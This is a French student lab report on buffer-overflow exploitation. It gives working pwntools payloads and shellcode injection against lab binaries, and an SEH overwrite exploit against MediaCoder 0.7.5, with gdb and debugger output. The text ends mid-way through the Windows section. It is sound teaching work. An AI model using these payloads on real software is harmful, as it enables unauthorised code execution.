
Lab Exploit - Partie 3

Sécurité logicielle bas-niveau

Annen Rayane, Ducommun Hugo, Martins Alexis



14 décembre 2023

Table des matières

Linux - Attaque	2
Chall 1	2
Chall2	5
Windows - Attaque	15
Linux - Défense	20
Chall 3	20
Chall 4	25
Chall 5	31

Linux - Attaque

Chall 1

Question 3.1

Quelle fonction fait référence à la fonction `win` et comment s'y prend-elle ? Que fait cette fonction avec la référence à `win` ? Dans quelles conditions, la fonction `win` sera-t-elle exécutée ? Au final, quelle fonction fait vraiment l'appel à `win` ?

La fonction `login` retourne un pointeur sur une fonction, celle-ci est soit `win` soit `fail` selon si on a trouvé le mot de passe ou non. Finalement c'est le `main` qui appelle réellement la fonction au moyen du code suivant :

```
result = (code *)login();  
(*result)();
```

Question 3.2

Quelle vulnérabilité pourrait nous permettre d'assurer l'appel à la fonction `win` ?

Un buffer overflow plus précisément un buffer overwrite, en effet la fonction `scanf` appelée dans la fonction `login` nous permet d'écrire plus de caractères que ce qu'il est possible de stocker dans le buffer de 320 caractères.

Question 3.3

Trouver l'adresse de la fonction win et les positions relatives des variables de la fonction qui référence win sur la pile.

```
gdb-peda$ disas login
Dump of assembler code for function login:
0x080486a8 <+0>:    push    ebp
0x080486a9 <+1>:    mov     ebp,esp
0x080486ab <+3>:    sub     esp,0x298
0x080486b1 <+9>:    mov     DWORD PTR [ebp-0xc],0x8048626
0x080486b8 <+16>:   sub     esp,0xc
0x080486bb <+19>:   push    0x8048828
0x080486c0 <+24>:   call    0x8048460 <printf@plt>
0x080486c5 <+29>:   add     esp,0x10
0x080486c8 <+32>:   sub     esp,0x8
0x080486cb <+35>:   lea     eax,[ebp-0x28c]
0x080486d1 <+41>:   push    eax
0x080486d2 <+42>:   push    0x8048850
0x080486d7 <+47>:   call    0x80484e0 <__isoc99_scanf@plt>
0x080486dc <+52>:   add     esp,0x10
0x080486df <+55>:   sub     esp,0x8
0x080486e2 <+58>:   push    0x140
=> 0x080486e7 <+63>:   lea     eax,[ebp-0x28c]
0x080486ed <+69>:   add     eax,0x140
0x080486f2 <+74>:   push    eax
0x080486f3 <+75>:   call    0x8048668 <rand_bytes>
0x080486f8 <+80>:   add     esp,0x10
0x080486fb <+83>:   sub     esp,0x4
0x080486fe <+86>:   push    0x140
0x08048703 <+91>:   lea     eax,[ebp-0x28c]
0x08048709 <+97>:   push    eax
0x0804870a <+98>:   lea     eax,[ebp-0x28c]
0x08048710 <+104>:  add     eax,0x140
0x08048715 <+109>:  push    eax
0x08048716 <+110>:  call    0x8048470 <memcmp@plt>
0x0804871b <+115>:  add     esp,0x10
0x0804871e <+118>:  test    eax,eax
0x08048720 <+120>:  jne     0x8048729 <login+129>
0x08048722 <+122>:  mov     DWORD PTR [ebp-0xc],0x804863f
0x08048729 <+129>:  mov     eax,DWORD PTR [ebp-0xc]
0x0804872c <+132>:  leave
0x0804872d <+133>:  ret
End of assembler dump.
gdb-peda$
```

Figure 1: Sortie de GDB

```
gdb-peda$ x/w 0x804863f
0x804863f <win>:    0x83e58955
```

Référence à la variable qui référence la fonction win.

```
gdb-peda$ x/i 0x08048722
0x08048722 <login+122>:    mov     DWORD PTR [ebp-0xc],0x804863f
```

```
EBP - 0xc = 0xffffce58 - 0xc = 0xffffce4c
```

Manipulation 3.1

Stackframe de la fonction qui fait référence à win.

Address	Description	Size
EBP - 0x28C	input_password	320 bytes
EBP - 0x14C	real_password	320 bytes
EBP - 0xC	funcToExec	4 bytes
EBP - 0x8	?	4 bytes
EBP - 0x4	?	4 bytes
EBP	Saved EBP	4 bytes
EBP + 0x4	Saved EIP	4 bytes

Question 3.4

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Nous allons faire un exploit à l'aide de `pwntools` :

```
from pwn import *

payload = b'a' * 640 + b'\x3F\x86\x04\x08'

io = process('./chall1')
print(io.recvregex(b':')) # read until we get the prompt
io.sendline(payload)
io.interactive()
```

Le payload est composé de 640 caractères 'a' pour remplir les deux buffers de password (de 320 bytes chacun) sur la stack (`input_password`, `real_password`) ainsi que l'adresse d'entrée de la fonction `win()` en little endian avec de l'écrire dans `funcToExec` sur la stack.

Démonstration :

```
slb@vm:~/Desktop/SLB-L2/code$ python3 ./exploit-chall1.py
[+] Starting local process './chall1': pid 4672
b'Enter the password for Jean-Marc Bost:'
[*] Switching to interactive mode
WIN
```

```
$ whoami
slb
$
```

Chall2

Question 4.1

Quelle fonction fait référence à la fonction win ? Que fait la fonction win ? Dans quelles conditions, la fonction win sera-t-elle exécutée ?

Il n'y a aucune référence sur la fonction, par conséquent elle n'est jamais exécutée. On voit que la fonction calcule un flag, cela est confirmée par la fin de la fonction :

```
puts("Your flag is: ");
puts((char *)&flag);
```

Question 4.2

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'assurer l'appel à la fonction win ?

Dans la fonction *format* un buffer de 200 caractères doit être rempli par l'utilisateur, un appel à la fonction *fgets*, celle-ci accepte un maximum de 1000 caractères, on peut donc faire un buffer overflow.

```
void format(char *key) {
    char user_secret_plain [200];
    // ...
    printf("Enter a string with a secret info to protect: ");
    fgets(user_secret_plain, 1000, stdin);
    // ...
}
```

À priori la vulnérabilité que nous allons exploiter est encore un buffer overflow. À préciser que c'est similaire pour les deux versions du logiciel.

Question 4.3

Dessiner la stack frame de la fonction dont les vulnérabilités pourraient permettre d'invoquer la fonction 'win()'.

Contenu des variables dans le programme 32 bits :

Address	Description	Size [bytes]	Content
EBP-0xF0	local_f0	200	“ceci est un test\n”
EBP-0x28	local_2c	4	4
EBP-0x24	local_28	4	0
EBP-0x20	local_24	4	3
EBP-0x1C	local_20	4	4
EBP-0x18	local_1c	4	4
EBP-0x14	local_18	4	1
EBP-0x10	local_14	4	0xffffcf8c
EBP-0xC	local_10	4	0xffffcf8c
EBP-0x8	?	4	-
EBP-0x4	?	4	-
EBP	Saved EBP	4	0xffffd098
EBP+0x4	Saved EIP	4	0x0804958e
EBP+0x8	key	4	0xffffd080 -> “abc”

Adresse de win : 0x0804921b

Contenu des variables dans le programme 64 bits :

Address	Description	Size [bytes]	Content
RBP-0x108	local_110	8	0x00007fffffe34c -> “abc”
RBP-0x100	local_108	208	“ceci est un test\n”
RBP-0x30	local_38	4	4
RBP-0x2C	local_34	4	0
RBP-0x28	local_30	8	3
RBP-0x20	?	4	-
RBP-0x1C	local_24	4	4
RBP-0x18	local_20	4	4

Address	Description	Size [bytes]	Content
RBP-0x14	local_1c	4	1
RBP-0x10	local_18	8	0x00007ffffffdd94 -> " est un test \n"
RBP-0x8	local_10	8	0x00007ffffffdd94 -> " est un test \n"
RBP	Saved RBP	8	0x00007ffffffdeb0
RBP+0x8	Saved RIP	8	0x0000000004015d7

- Adresse de win : 0x000000000401237

Question 4.4

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Payload 32 bits :

```
payload = b'a' * 244 + b'\x1B\x92\x04\x08'
```

Comme vu dans la question précédente, nous devons écraser 244 octets puis inscrire dans le registre EIP (prochaine instruction l'adresse de la fonction win).

La première partie du payload est donc les valeurs qui écraseront les valeurs de la pile et la seconde l'adresse de la fonction win.

Afin de mener à bien l'exploit nous avons utilisé pwntools :

```
from pwn import *
payload = b'a' * 244 + b'\x1B\x92\x04\x08'
io = process(['./chall2.32', 'abc'])
io.sendline(payload)
io.sendline(b'abc') # deuxième user input
io.sendline(b'abc') # troisième user input
print(io.recvall().decode())
```



```
slb@vm:~/Desktop/lab-exploit$ python3 bof1_chall2-32.py
[+] Starting local process './chall2.32': pid 138544
[+] Receiving all data: Done (253B)
[*] Process './chall2.32' stopped with exit code -11 (SIGSEGV) (pid 138544)
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret s
tarts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
Your flag is:
?VknCDsGj\cx4[ao
```




Figure 2: Exécution du payload sur 32 bits

Pour la version 64 bits c'est essentiellement la même chose, sauf que cette fois-ci nous devons écraser 264 bits et inscrire l'adresse de la fonction win correspondante en 64 bits.

Payload :

```
payload = b'a' * 264 + b'\x37\x12\x40\x00\x00\x00\x00\x00'
```

Script de l'exploit :

```
from pwn import *
payload = b'a' * 264 + b'\x37\x12\x40\x00\x00\x00\x00\x00'
io = process(['./chall2.64', 'abc'])
io.sendline(payload)
io.sendline(b'abc')
io.sendline(b'abc')
print(io.recvall().decode())
```

```
slb@vm:~/Desktop/lab-exploit$ python3 bof1_chall2-64.py
[+] Starting local process './chall2.64': pid 138565
[+] Receiving all data: Done (253B)
[*] Process './chall2.64' stopped with exit code -11 (SIGSEGV) (pid 138565)
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret s
tarts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
Your flag is:
?VknCDsGj\cx4[ao
```




Figure 3: Exécution du payload sur 64 bits

Question 4.5

Quel flag vous a été affiché par chacun des 2 binaires chall2.32 ET chall2.64 ?

Le flag est le même pour les deux programmes et est le suivant :

```
?VknCDsGj\cx4[ao
```

Question 4.6

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'exécuter l'un des shellcodes fournis dans bash_shellcode.c et isla_shellcode.c ? Lequel pour chacun des binaires chall2.32 ET chall2.64, et pourquoi ?

Nous avons un buffer de 200 caractères à notre disposition, dans ce buffer résidera notre shellcode. On doit donc pouvoir faire en sorte que nous écrasions la stack afin d'avoir dans RIP ou EIP (selon les architectures) le début du buffer de 200 caractères, ce qui correspondra à la première instruction du shellcode.

Afin de déterminer l'architecture des deux shellcodes on a essayé de compiler l'un ou l'autre des programmes dans une des architectures et de voir si cela fonctionne. Finalement nous sommes arrivés aux conclusions suivantes :

- isla_shellcode = architecture 32 bits
- bash_shellcode = architecture 64 bits

Question 4.7

Présentez les payloads que vous avez construits à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Notre payload est de la forme suivante :

```
asm("nop") * (buffer_length - len(shellcode)) + shellcode + b'a' * (stack_size -  
↪ buffer_length) + buffer_addr + b'\n' + b'\x00' * 2
```

On peut le décomposer de la manière suivante :

- asm("nop") * (buffer_length - len(shellcode))

Cette partie permet de remplir suffisamment pour n'y laisser que la place pour le shellcode

- shellcode

Le shellcode en tant que tel.

- `b'a' * (stack_size - buffer_length)`

Écrasement de la pile entre le buffer et le pointeur d'instruction (RIP ou EIP selon les architectures).

- `buffer_addr`

L'adresse du début du buffer, indiquant au pointeur d'instruction qu'on veut qu'il aille là-bas désormais. Cette adresse est retrouvable dans gdb en faisant les opérations suivantes :

```
gdb-peda chall2.XX
b format
r abc
*breakpoint*
Adresse obtenue ensuite avec p $ebp - 0xf0 (32 bits) ou p $rbp-0x100 (64 bits)
```

- `b'\n' + b'\x00' * 2`

Cette dernière partie permet d'assurer le fonctionnement du programme en ajoutant autant d'entrées que nécessaire. (autrement il faudrait le faire à la main ce qui n'est pas pratique)

Valeurs des différentes variables :

Variable	Architecture 32 bits	Architecture 64 bits
<code>asm("nop")</code>	0x90	0x90
<code>buffer_length</code>	200	208
<code>stack_size</code>	244	264
<code>buffer_addr</code>	0xffffd248	0x7fffffff0a0

Exécution du payload :

```

gdb-peda$ r abc < bof32
Starting program: /home/slb/Desktop/lab-exploit/chall2.32 abc < bof32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
process 119777 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7fa9740 (LWP 119777) vfork to child process 119780]
[New inferior 2 (process 119780)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 119777 after child exec]
[Inferior 1 (process 119777) detached]
process 119780 is executing new program: /usr/bin/ls
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
total 68324
drwxrwxr-x 5 slb slb 4096 Nov 20 11:33 .
drwxr-xr-x 5 slb slb 4096 Nov 16 14:12 ..
-rw-r--r-- 1 slb slb 608 Nov 20 11:23 .gdb_history
-rw-rw-r-- 1 slb slb 34903150 Nov 1 18:22 8a17e9b8ebffa172097fd8afc16261c-MediaCoder-0.7.5.4795.exe
drwxrwxr-x 2 slb slb 4096 Nov 17 17:49 C
drwxrwxr-x 2 slb slb 4096 Nov 9 12:52 Dat
drwxrwxr-x 2 slb slb 4096 Nov 9 12:52 Py
-rw-rw-r-- 1 slb slb 644 Nov 16 14:37 bof1
-rw-rw-r-- 1 slb slb 729 Nov 20 11:23 bof2_chall2-32.py
-rw-rw-r-- 1 slb slb 561 Nov 20 11:33 bof2_chall2-64.py
-rw-rw-r-- 1 slb slb 251 Nov 21 10:47 bof32
-rwxrwxr-x 1 slb slb 90 Nov 16 14:35 bof_1.py
-rwxrwxr-x 1 slb slb 7596 Nov 16 14:12 chall1
-rwxrwxr-x 1 slb slb 15092 Nov 1 18:22 chall2.32
-rw-rw-r-- 1 slb slb 16288 Nov 1 18:22 chall2.64
-rw-rw-r-- 1 slb slb 16560 Nov 1 18:22 chall3
-rw-rw-r-- 1 slb slb 14864 Nov 1 18:22 chall4
-rw-rw-r-- 1 slb slb 13 Nov 9 13:34 peda-session-chall1.txt
-rw-rw-r-- 1 slb slb 42 Nov 17 18:14 peda-session-chall2.32.txt
-rw-rw-r-- 1 slb slb 4 Nov 20 11:03 peda-session-dash.txt
-rw-rw-r-- 1 slb slb 5 Nov 20 11:23 peda-session-ls.txt

```

Figure 4: Exécution sur 32 bits

```

gdb-peda$ r abc < bof64
Starting program: /home/slb/Desktop/lab-exploit/chall2.64 abc < bof64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
process 119935 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ whoami
[Attaching after Thread 0x7ffff7fa9740 (LWP 119935) vfork to child process 119938]
[New inferior 2 (process 119938)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 119935 after child exec]
[Inferior 1 (process 119935) detached]
process 119938 is executing new program: /usr/bin/whoami
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
slb
[Inferior 2 (process 119938) exited normally]
$ Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Warning: not running

[1]+  Stopped                  gdb-peda chall2.64
slb@vm:~/Desktop/lab-exploit$

```

Figure 5: Exécution sur 64 bits

Question 4.8

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'exécuter les mêmes shellcodes que précédemment, sans passer par GDB ?

Il est possible de faire un buffer overread dans la fonction format, nous permettant de leak le pointeur vers le buffer.

En effet, on peut lors du choix d'où l'on souhaite commencer à chiffrer notre chaîne de caractères, choisir un nombre qui est plus grand que la taille du buffer et donc aller lire des valeurs de la pile via un buffer overread. C'est possible car il n'y a aucune vérification de cette valeur.

On va donc devoir faire en sorte de rentrer une valeur qui pointera sur l'adresse du buffer.

Toutefois, il y a une subtilité, si l'on se fie à notre dessin de la pile des questions précédentes, il n'y a pas de pointeurs directement sur le buffer dans la pile qui soit situé après le buffer lui-même.

On va utiliser les pointeurs stockés dans `local_14` et `local_18` (pour les architectures 32 bits et 64 bits respectivement) qui pointent sur notre buffer mais décalé d'un certain offset.

Cet offset est en fait la valeur qu'on a donnée au programme initialement (où commencer à chiffrer).

Ainsi pour retrouver l'adresse du pointeur il suffit de faire :

- Lancer le programme avec une clef quelconque
- Entrer une chaîne de caractères quelconque
- Écrire la position du pointeur `local_14` ou `local_18` selon les architectures : $200 + 7 \cdot 4 = 228$ pour 32 bits et $208 + 6 \cdot 4 + 2 \cdot 8 = 248$ pour 64 bits.
- Choisir une longueur de caractère à chiffrer : on va choisir ici une longueur de pointeurs : 4 pour le programme 32 bits et 8 pour le programme 64 bits.
- Pointeur affiché
- Soustraire à ce pointeur l'offset écrit dans les points précédents : (228 ou 248), pointeur sur le buffer obtenu.

```

slb@vm:~/Desktop/lab-exploit$ ./chall2.32 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: test
At which position does your secret starts in the string: 228
How many characters do you want to encrypt ?:4

Initial string 7cd3ffff ← Adresse vers le buffer + offset
Encrypted string:1cb19c9e
slb@vm:~/Desktop/lab-exploit$ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> addr = p32(0x7cd3ffff)
>>> addr = p32(int.from_bytes(addr, 'big') - 228)
>>> print(addr)
b'\x98\xd2\xff\xff' ← Adresse vers le buffer
>>> 

```

Figure 6: Exemple pour récupérer le pointeur sur le buffer

Question 4.9

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

La structure du payload est identique à celle donnée à la question 4.7. La seule différence étant comment nous trouvons l'adresse du buffer.

À noter que pour que le payload fonctionne il faut désactiver la randomisation de l'espace mémoire (script noaslr).

Exécution du payload :

```

slb@vm:~/Desktop/lab-exploit$ python3 bof2_chall2-64-noaslr.py > bof64-noaslr && cat bof64-noaslr - | ./chall2.64 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
$

$ whoami
slb
$ ^C
$
/bin//sh: 2: Cannot set tty process group (No such process)
slb@vm:~/Desktop/lab-exploit$ 

```

Figure 7: Exécution du payload sur 64 bits

```
slb@vm:~/Desktop/lab-exploit$ python3 bof2_chall2-32-noaslr.py > bof32-noaslr && ca
t bof32-noaslr - | ./chall2.32 abc
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret st
arts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
total 68352
drwxrwxr-x 5 slb slb      4096 Nov 21 15:22 .
drwxrwxr-x 5 slb slb      4096 Nov 16 14:12 ..
-rw-r--r-- 1 slb slb       782 Nov 21 13:40 .gdb_history
-rw-rw-r-- 1 slb slb 34903150 Nov  1 18:22 8a17e9b8ebeffa172097fd8afc16261c-MediaCo
der-0.7.5.4795.exe
drwxrwxr-x 2 slb slb      4096 Nov 17 17:49 C
drwxrwxr-x 2 slb slb      4096 Nov  9 12:52 Dat
drwxrwxr-x 2 slb slb      4096 Nov  9 12:52 Py
-rw-rw-r-- 1 slb slb       644 Nov 16 14:37 bof1
-rw-rw-r-- 1 slb slb       518 Nov 21 15:21 bof2_chall2-32-noaslr.py
-rw-rw-r-- 1 slb slb       729 Nov 20 11:23 bof2_chall2-32.py
-rw-rw-r-- 1 slb slb       604 Nov 21 15:22 bof2_chall2-64-noaslr.py
-rw-rw-r-- 1 slb slb       522 Nov 21 11:25 bof2_chall2-64.py
-rw-rw-r-- 1 slb slb       251 Nov 21 10:47 bof32
-rw-rw-r-- 1 slb slb       251 Nov 21 15:47 bof32-noaslr
-rw-rw-r-- 1 slb slb       275 Nov 21 11:22 bof64
-rw-rw-r-- 1 slb slb       311 Nov 21 15:46 bof64-noaslr
-rwxrwxr-x 1 slb slb        90 Nov 16 14:35 bof_1.py
-rwxrwxr-x 1 slb slb      7596 Nov 16 14:12 chall1
-rwxrwxr-x 1 slb slb     15092 Nov  1 18:22 chall2.32
-rwxrwxr-x 1 slb slb     16288 Nov  1 18:22 chall2.64
-rw-rw-r-- 1 slb slb     16560 Nov  1 18:22 chall3
-rw-rw-r-- 1 slb slb     14864 Nov  1 18:22 chall4
-rw-rw-r-- 1 slb slb        13 Nov  9 13:34 peda-session-chall1.txt
-rw-rw-r-- 1 slb slb        42 Nov 17 18:14 peda-session-chall2.32.txt
-rw-rw-r-- 1 slb slb        66 Nov 21 11:21 peda-session-chall2.64.txt
-rw-rw-r-- 1 slb slb         4 Nov 20 11:03 peda-session-dash.txt
-rw-rw-r-- 1 slb slb         6 Nov 21 10:47 peda-session-ls.txt
-rw-rw-r-- 1 slb slb         1 Nov 21 11:22 peda-session-whoami.txt
-rw-rw-r-- 1 slb slb 34916419 Nov  9 12:52 raw
^C
slb@vm:~/Desktop/lab-exploit$
```


Figure 8: Exécution du payload sur 32 bits

Windows - Attaque

Question 5.1

Expliquez les valeurs des registres EIP et ESP. D'où viennent-elles précisément et comment se sont-elles retrouvées là ?

Valeurs des registres :



```

Registers (FPU)
EAX 023029A8
ECX 23C3DFE2
EDX 023029A8
EBX 004F8458 mediocod.004F8458
ESP 0014F03C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 0014F274 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ESI 01C9FED0
EDI 00040208 UNICODE "sourcemanager-l1-2-1"
EIP 41414141
  
```

Figure 9: Mediacoder Immunity initial crash

Ces valeurs proviennent du payload créé avec script python fourni, EIP ne contient que des 'A' et ESP ne pointent que sur des 'A'.

C'est un buffer overflow qui survient avec le fichier chargé. On le voit d'ailleurs dans le titre de la musique, cela correspond à "AAAAA...".

Question 5.2

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

En utilisant mona nous avons créé un pattern de 2000 caractères (taille correspondante au payload initial) avec la commande suivante dans Immunity avec le logiciel ouvert dedans :

```
!mona pc 2000
```

Résultat (disponible dans un fichier du working directory) :

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A...
```

En créant un m3u avec le pattern précédent en tant que payload, on refait un crash de l'application avec Immunity.

En utilisant la commande mona suivante, on obtient la position d'EIP à 256 :


```

EAX 00666408
ECX FDF3F4D3
EDX 00666408
EBX 004F8458 mediocod.004F8458
ESP 0014F17C ASCII "6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
EBP 0014F3B4 ASCII "Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
ESI 01A7FED0
EDI 000406C2 UNICODE "k-common-inputtrim-l1-1-0"
EIP 69413569

```

Figure 10: Registres avec le pattern

```
!mona po 69413569
```

```

0BADF000 H40H41H42H43H44H45H46H47H48H49H4AH4BH4CH4DH4EH4FH50H51H52H53H54H55H56H57H58H59H5AH5BH5CH5DH5EH5FH60H61H62H63H64H65H66H67H68H69H6AH6BH6CH6DH6EH6FH6GH69Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd
0BADF000 [+] Preparing output file 'pattern.txt'
0BADF000 - (Re)setting logfile C:\Users\slb\Documents\slb\mona\mediacoder\pattern.txt
0BADF000 Note: don't copy this pattern from the log window, it might be truncated !
0BADF000 It's better to open C:\Users\slb\Documents\slb\mona\mediacoder\pattern.txt and copy the pattern from the file
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.032000
0BADF000 [+] Command used:
0BADF000 !mona po 69413569
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 - Pattern (ISAI (0x69413569) found in cyclic pattern at position 256
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 Looking for iSAI in pattern of 500000 bytes
0BADF000 - Pattern (IASI not found in cyclic pattern (uppercase)
0BADF000 Looking for ISAI in pattern of 500000 bytes
0BADF000 Looking for iSAI in pattern of 500000 bytes
0BADF000 - Pattern (IASI not found in cyclic pattern (lowercase)
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.297000

```


```
!mona po 69413569
```

Figure 11: Exécution de la commande pour EIP

Le payload que nous avons créé est le suivant:

```
'A' * 256 + 'BBBB' + 'CCCC'
```

EIP sera rempli avec 'BBBB' et ESP pointe toujours sur la valeur qui suit EIP, i.e. 'CCCC' :



```

Registers (FPU)
EAX 007BEC08 ASCII "Hjv"
ECX 0ACCD80E
EDX 007BEC08 ASCII "Hjv"
EBX 004F8458 mediocod.004F8458
ESP 0014F03C ASCII "CCCC"
EBP 0014F274
ESI 01E2FED0
EDI 00050534
EIP 42424242

```

Figure 12: Registres après exécution du payload

Question 5.3

Quel mécanisme utilisant la stack avez-vous abusé ? Comment utilise-t-il la stack ?

Au début nous avons voulu abuser d'un simple `JMP ESP` avec notre shellcode pointé par `ESP`, mais l'attaque n'a pas aboutie.

Par la suite, nous avons fait une attaque par SEH (`POP POP RET + JMP SHORT`), qui a fonctionné !

Le mécanisme exploitée par une attaque SEH se trouve dans l'épilogue de traitement d'une exception qui place `ESP` 8 bytes plus loin que le SEH first, c'est grâce à cela qu'on peut effectuer un `POP POP RET` pour `JMP SHORT` à l'adresse du shellcode. Le flux d'exécution de l'attaque est détaillé dans la question suivante.

Question 5.4

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant :

- à quoi il sert dans l'exploit
- sa valeur
- comment vous avez prévu/obtenu cette valeur
- comment cette valeur va être utilisée par le programme en cours d'exécution

Nous avons tout d'abord essayer de réaliser une exécution de shellcode grâce à la simple méthode `JMP ESP`.

L'idée était donc de créer un payload de sorte à ce que :

- EIP contienne une adresse d'instruction exécutant `JMP ESP` depuis une DLL
- La valeur pointée par `ESP` contienne notre nop slide et notre shellcode

Après quelques essais, nous avons vite remarqué qu'aucune calculette ne se lançait, et pour cause, notre shellcode n'était pas entièrement écrit dans `ESP`.

En revanche, si on charge MediaCoder sur Immunity en lançant l'attaque avec le pattern initial de 2000 bytes créé par mona, on remarque que le programme, lors du crash, contient une chaîne de SEH qu'on pourrait exploiter :

En effet, il s'agit de notre pattern, qui après une recherche nous donne les positions suivantes :

Address	SE handler
0014F374	41367A41
357A4134	*** CORRUPT ENTRY ***

Figure 13: Immunity SEH chain

```
# SE Next
!mona po 357A4134
- Pattern 4Az5 (0x357A4134) found in cyclic pattern at position 764
# SE Handler
!mona po 41367A41
- Pattern Az6A (0x41367A41) found in cyclic pattern at position 768
```

On va donc passer par une attaque basée sur les SEH à l'aide d'un gadget ROP POP POP RET et un JMP SHORT pour exécuter notre shellcode.

Explication du flux de l'attaque :

1. Le système lève une exception pour notre buffer overflow
2. Lit la valeur stockée dans le SE Handler qui va run une instruction POP POP RET depuis une DLL
3. Grâce au POP POP RET, le système va exécuter l'instruction stockée dans SE Next (Rappel : SEH First = ESP + 8), SE First contient l'adresse de SE Next, le POP POP RET va donc stocker dans EIP la valeur pointée par SE First, soit notre JMP SHORT de SE Next.
4. SE Next va JMP SHORT de 6 bytes pour "passer au dessus" de 2 NOP et de l'adresse de SE Handler et atteindre notre shellcode qui se trouve juste après

Il ne nous manque plus qu'à trouver une instruction POP POP RET dans les DLL :

```
!mona seh
[+] Results :
0x63d0301a : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [avutil-49.dll] ...
0x63d0309c : pop esi # pop edi # ret | {PAGE_EXECUTE_READ} [avutil-49.dll] ...
```

Nous allons prendre le premier résultat :

```
# Found in DLL POP POP RET
pop_pop_ret_addr = "\x1A\x30\xD0\x63"
```

Ainsi que construire l'instruction de notre JMP SHORT de 6 bytes :

```
# JMP Short 6 bytes further (with 2 NOPs)
jmp_short = "\xEB\x06\x90\x90"
```

On peut traduire tout cela en un payload :

```
